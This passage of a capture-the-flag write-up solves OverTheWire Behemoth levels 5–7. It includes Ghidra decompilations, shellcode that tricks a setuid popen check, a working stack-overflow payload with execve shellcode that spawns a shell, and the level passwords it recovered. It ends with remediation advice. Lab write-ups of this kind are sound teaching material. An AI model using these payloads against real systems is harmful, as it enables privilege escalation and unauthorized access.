behemoth5@behemoth:~$ nc -lup 1337 localhost
```

The -u flag specifies UDP mode, -p is for specifying a port, and -l tells nc to listen for inbound connections

After executing the binary, the password of the behemoth6 user can be seen on stdout:



```
behemoth5@behemoth:~$ /behemoth/behemoth5

behemoth5@behemoth:~$ nc -lup 1337 localhost
mayiroeche
```

Note that the blue line is a result of using tmux[8], and it represents the delimiter between different sessions

This challenge was more of a reverse engineering exercise, but it is good practice for developing the skill of understanding the functionality of a binary.

Behemoth 6

After logging in as the behemoth6 user and executing the behemoth6 binary, the following output is seen:

```
behemoth6@behemoth:/behemoth$ ./behemoth6
Incorrect output.
```

Furthermore, performing the **ls** command on the **/behemoth** directory reveals another interesting file possibly related to behemoth6:


```
behemoth6@behemoth:/behemoth$ ls
behemoth0  behemoth1  behemoth2  behemoth3  behemoth4  behemoth5  behemoth6
behemoth6_reader  behemoth7
```

[8] https://github.com/tmux/tmux

Namely, that file is called behmoth6_reader and it might be used by the behemoth6 binary. After downloading the binary onto the attack box, the binary can be analyzed with the help of Ghidra.

Ghidra

Ghidra translated the assembly code found for each binary into the following:



```
undefined4 main(void)

{
  FILE *__stream;
  char *__s1;
  int iVar1;
  __uid_t __euid;
  __uid_t __ruid;

  __stream = popen("/behemoth/behemoth6_reader","r");
  if (__stream == (FILE *)0x0) {
    puts("Failed to create pipe.");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  __s1 = (char *)malloc(10);
  fread(__s1,10,1,__stream);
  pclose(__stream);
  iVar1 = strcmp(__s1,"HelloKitty");
  if (iVar1 == 0) {
    puts("Correct.");
    __euid = geteuid();
    __ruid = geteuid();
    setreuid(__ruid,__euid);
    execl("/bin/sh","sh",0);
  }
  else {
    puts("Incorrect output.");
  }
  return 0;
}
```

```
undefined4 main(void)

{
  FILE *__stream;
  size_t __size;
  code *__ptr;
  int local_14;

  __stream = fopen("shellcode.txt","r");
  if (__stream == (FILE *)0x0) {
    puts("Couldn\'t open shellcode.txt!");
  }
  else {
    fseek(__stream,0,2);
    __size = ftell(__stream);
    rewind(__stream);
    __ptr = (code *)malloc(__size);
    fread(__ptr,__size,1,__stream);
    fclose(__stream);
    local_14 = 0;
    while (local_14 < (int)__size) {
      if (__ptr[local_14] == (code)0xb) {
        puts("Write your own shellcode.");
                    /* WARNING: Subroutine
        exit(1);
      }
      local_14 = local_14 + 1;
    }
    (*__ptr)();
  }
  return 0;
}
```

The code on the left was produced by the behemoth6 binary, while the code on the right is from the behemoth_reader. Looking at the code for the bhemeoth6_reader program, a file named **shellcode.txt** is expected. However, the contents of this file are not printed out anywhere. If a file named shellcode.txt exists, then a small sanitization is performed against the file: if the 0xb byte exists within the file, then the program immediately exits.

In short, the program is executing the contents of the shellcode.txt file as machine code. Therefore, shellcode will get executed by the binary. This, however, will not directly result in a privileged shell due to the fact that the SETUID bit is not enabled on the behemoth6_reader binary. Rather, the behemoth6 binary has the SETUID bit, and its interaction with the behemoth6_reader will determine the significance of the shellcode.

Looking at the code for behemoth6, observe that the file is opened using the `popen` function in read mode, after which the output is passed into the `__stream` variable. This variable then gets passed into `__s1` which is compared against the string ‘HelloKitty’ in the strcmp function. If the contents of this variable matches the string, then a /bin/sh shell is returned.

Abusing popen()

The output of the popen function is determined by the behemoth6_reader. Consequently, if the behemoth6_reader executes shellcode that makes it print out ‘HelloKitty’, then a shell will be returned. There are already shellcodes online that perform this operation, and the following shellcode was used[9]:

```
char code[] =

    "\xe9\x1e\x00\x00\x00"  //          jmp    (relative) <MESSAGE>
    "\xb8\x04\x00\x00\x00"  //          mov    $0x4,%eax
    "\xbb\x01\x00\x00\x00"  //          mov    $0x1,%ebx
    "\x59"                  //          pop    %ecx
    "\xba\x0f\x00\x00\x00"  //          mov    $0xf,%edx
    "\xcd\x80"              //          int    $0x80
    "\xb8\x01\x00\x00\x00"  //          mov    $0x1,%eax
    "\xbb\x00\x00\x00\x00"  //          mov    $0x0,%ebx
    "\xcd\x80"              //          int    $0x80
    "\xe8\xdd\xff\xff\xff"  //          call   (relative) <GOBACK>
```

The code above prints out whatever string follows it (however the string must be in machine code). This code, coupled with a subsequent string in shellcode will result in a successful.string comparison. To facilitate the conversion between ascii and shellcode, a conversion table[10] was used.

```
Ascii:
                                        HelloKitty
```

[9] https://stackoverflow.com/questions/15593214/linux-shellcode-hello-world

[10] https://nets.ec/Ascii_shellcode

```
Shellcode:
                 \x48\x65\x6c\x6c\x6f\x4b\x69\x74\x74\x79
```

After creating a directory in /tmp (so as to be able to create files), the following code was printed into shellcode.txt:

```
behemoth6@behemoth:/tmp/behemoth6$  python -c "print '\xe9\x1e\x00\x00\x00\xb8\x04\x00\x00\x00\xbb\x01\x00\x00\x00\x59\xba\x0f\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xdd\xff\xff\xff' +'\x48\x65\x6c\x6c\x6f\x4b\x69\x74\x74\x79'" > shellcode.txt
```

Now when executing the behemoth6 binary, the shellcode file will be called when the behemoth6_reader is executed via the popen function, subsequently making the reader print out **HelloKitty**. This will cause the strcmp function to run true, and a /bin/sh shell is subsequently returned:

```
behemoth6@behemoth:/tmp/behemoth6$ /behemoth/behemoth6
Correct.
$ whoami
behemoth7
$ cat /etc/behemoth_pass/behemoth7
baquoxuafo
```

Behemoth 7

After successfully exploiting the behemoth6 binary, we are left with the final challenge of exploiting the behemoth7 binary.

Binary Analysis

Before analysing the binary within tools such as GDB and Ghidra, it is advised to first start by executing the binary to observe its behavior.

Behavior

Upon executing the binary, nothing conspicuous occurs. The binary immediately exits after execution without printing anything to stdout.

Ghidra


After downloading the binary onto the attack box, the binary can be analyzed with the help of Ghidra. Using Ghidra, the assembly code of the binary was converted to the following code:

```
undefined4 main(int param_1,int param_2,int param_3)

{
  size_t __n;
  ushort **ppuVar1;
  char local_210 [512];
  int local_10;
  int local_c;
  char *local_8;

  local_8 = *(char **)(param_2 + 4);
  local_c = 0;
  while (*(int *)(param_3 + local_c * 4) != 0) {
    __n = strlen(*(char **)(param_3 + local_c * 4));
    memset(*(void **)(param_3 + local_c * 4),0,__n);
    local_c = local_c + 1;
  }
  local_10 = 0;
  if (1 < param_1) {
    while ((*local_8 != '\0' && (local_10 < 0x200))) {
      local_10 = local_10 + 1;
      ppuVar1 = __ctype_b_loc();
      if ((((*ppuVar1)[*local_8] & 0x400) == 0) &&
         (ppuVar1 = __ctype_b_loc(), ((*ppuVar1)[*local_8] & 0x800) == 0))
{
        fprintf(stderr,"Non-%s chars found in string, possible
shellcode!\n","alpha");
                    /* WARNING: Subroutine does not return */
        exit(1);
      }
      local_8 = local_8 + 1;
    }
    strcpy(local_210,*(char **)(param_2 + 4));
  }
  return 0;
}
```

At the very top of the code, it can be seen that the main function takes three parameters. These parameters most likely correspond to the input given by argc[11]. At the top of the main function are declarations of variables, and among them is `local_210` with 512 bytes allocated to it. Toward the middle of the main function is a while loop located within an if statement. Inside of the while loop is an if statement which, upon running true, prints the following:

```
fprintf(stderr,"Non-%s chars found in string, possible
shellcode!\n","alpha");
```

Therefore, it is likely there is a filter on non alphanumeric characters[12]. This could limit the possible shellcode that could be used if the EIP register cannot be overwritten. However, looking at the code, there does not seem to be any boundary checks, and the EIP register should capable of being overwritten. This can be verified by inputting a large number of bytes into the program:



```
behemoth7@behemoth:/behemoth$ gdb -q /behemoth/behemoth7
Reading symbols from /behemoth/behemoth7...(no debugging symbols
found)...done.
(gdb) r $(python -c "print 'A'*1000")
Starting program: /behemoth/behemoth7 $(python -c "print 'A'*1000")

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

The EIP register was successfully overwritten as can be seen by the value of the instruction pointer (`0x41414141`), which is **AAAA** in hex. Therefore, the shellcode that will be used for exploiting this binary does not have to be made of alphanumeric characters.

[11] https://www.tutorialspoint.com/cprogramming/c_command_line_arguments.htm
[12] https://en.wikipedia.org/wiki/Alphanumeric_shellcode

Constructing Payload

The payload will consist of the necessary amount of bytes to equal the EIP offset, followed by the address of the shellcode, after which the NOP sled will be declared which precedes the shellcode.

Calculating EIP Offset

To begin the construction of the exploit, the EIP offset must first be calculated:

```
pwndbg> r $(cyclic 1000)
Starting program:
/home/0xd4y/business/other/overthewire/behemoth/7/behemoth7 $(cyclic 1000)

Program received signal SIGSEGV, Segmentation fault.
0x66616168 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────[ REGISTERS
]────────────────────────────────────────────────
 EAX  0x0
 EBX  0x0
 ECX  0xffffd290 ◂-- 'yaaj'
 EDX  0xffffcde0 ◂-- 'yaaj'
 EDI  0xf7fa6000 (_GLOBAL_OFFSET_TABLE_) ◂-- insb   byte ptr es:[edi], dx
/* 0x1e4d6c */
 ESI  0xf7fa6000 (_GLOBAL_OFFSET_TABLE_) ◂-- insb   byte ptr es:[edi], dx
/* 0x1e4d6c */
 EBP  0x66616167 ('gaaf')
 ESP  0xffffcc10 ◂-- 0x66616169 ('iaaf')
 EIP  0x66616168 ('haaf')
────────────────────────────────────────────────[ DISASM
]─────────────────────────────────────────────────
Invalid address 0x66616168

pwndbg> cyclic -l 0x66616168
528
```

The offset was calculated as 528 bytes, and as such 528 bytes of junk must first be inputted into the binary before the EIP register can be controlled.

Shellcode Address

The next step is to determine the address of the shellcode[13]. This can easily be analyzed within GDB:

```
(gdb) r $(python -c "print
'A'*528+'BBBB'+'A'*112+'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6
a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\x
cd\x80'")

Starting program: /behemoth/behemoth7 $(python -c "print
'A'*528+'BBBB'+'A'*112+'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6
a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\x
cd\x80'")

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Note that the EIP register was successfully controlled to be 0x42424242 (equivalent to BBBB)

The beginning of the shellcode can be found withhin the stack pointer:

```
(gdb) x/100x $esp-200
0xffffd228:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd238:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd248:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd258:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd268:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd278:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd288:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd298:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2a8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2b8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2c8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2d8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd2e8:     0x41414141      0x42424242      0x41414141      0x41414141
0xffffd2f8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd308:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd318:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd328:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd338:     0x41414141      0x41414141      0x41414141      0x41414141
```

[13] http://shell-storm.org/shellcode/files/shellcode-606.php

```
0xffffd348:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd358:     0x41414141      0x41414141      0x99580b6a      0x2d686652
0xffffd368:     0x52e18970      0x2f68686a      0x68736162      0x6e69622f
0xffffd378:     0x5152e389      0xcde18953      0x00000080      0xffffd4df
0xffffd388:     0xffffd4f3      0x00000000      0xffffd799      0xffffd7ac
0xffffd398:     0xffffdd68      0xffffdd83      0xffffddb8      0xffffddcd
0xffffd3a8:     0xffffdde5      0xffffde01      0xffffde10      0xffffde21
```

The junk after the EIP begins at `0xffffd2e8` + 8 which is `0xffffd2f0`. Following the junk bytes is the shellcode at `0xffffd358` + 8 which is equivalent to `0xffffd360`. Therefore the EIP value should be overwritten to point to f `0xffffd360`.

Final Payload

With the knowledge of the EIP offset and the shellcode address, the final payload can now be constructed:

```
‘A’*528 + ‘\x48\xd3\xff\xff’ + ‘A’*112 +
‘\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\
x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80’
```

It is important to note that the repetition of ‘A’ 112 times was chosen so as to not spill 0x41 into the shellcode portion of memory. This value of 112 is not necessary, but it should be a multiple of 4 to prevent spilling into memory addresses that only shellcode should occupy.

The payload works in GDB as can be seen from **/bin/bash** being executed:

```
(gdb) r $(python -c "print
'A'*528+'\x60\xd3\xff\xff'+'A'*112+'\x6a\x0b\x58\x99\x52\x66
\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x8
9\xe3\x52\x5
1\x53\x89\xe1\xcd\x80'")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth7 $(python -c "print
'A'*528+'\x60\xd3\xff\xff'+'A'*112+'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x8
9\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68
\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'")
process 27236 is executing new program: /bin/bash
behemoth7@behemoth:/behemoth$
Program received signal SIGINT, Interrupt.
0x00007ffff76ed441 in __pselect (nfds=1, readfds=0x7fffffffdac0,
writefds=0x0,
    exceptfds=0x0, timeout=<optimized out>, sigmask=0x7fffffffda40)
    at ../sysdeps/unix/sysv/linux/pselect.c:69
69      ../sysdeps/unix/sysv/linux/pselect.c: No such file or directory.
```

When trying this payload outside of GDB, a shell is successfully popped, and the final local user is compromised:

```
behemoth7@behemoth:/behemoth /behemoth/behemoth7 $(python -c "print
'A'*528+'\x60\xd
3\xff\xff'+'A'*112+'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x6
8\x68\x2f\x6
2\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'")
bash-4.4$ whoami
behemoth8
bash-4.4$ cat /etc/behemoth_pass/behemoth8
pheewij7Ae
```

Conclusion

Every binary tested was successfully exploited. Many binaries which in practice should not be vulnerable, turned out to be exploitable due to the calling of sensitive system commands (in particular /bin/sh). This resulted in the horizontal privilege escalation in Behemoth 0 and Behemoth 6.

There were multiple different vulnerabilities associated with each binary, running from format string exploits to buffer overflows and privilege escalation via the PATH environment variable.The following remediations should strongly be considered:

- Perform boundary checks on user input
  - Multiple binaries were vulnerable due to the lack of boundary checks
  - Shellcode injection was possible on many binaries due to this lack of validation
  - Bad shellcode filtering can be bypassed if EIP can be overwritten as can be seen in Behemoth 7
- Filter user input
  - Malicious shellcode could easily be injected in multiple binaries due to the lack of user input validation (although shellcode could be encoded, this would nevertheless mitigate these kind of attacks)
- Never run sensitive system commands unless absolutely necessary
  - System commands such as /bin/sh should rarely ever be called (especially within a SETUID binary) due to its insecurity
  - Binaries that should not have been vulnerable turned out to be exploitable due to calling /bin/sh
- Always use the full path of a command
  - PATH environment variable attacks were present on Behemoth 2
- Never read files that can be created by an untrusted user
  - Symbolic links can be used to exploit this vulnerability as can be seen in Behemoth 2 and Behemoth 4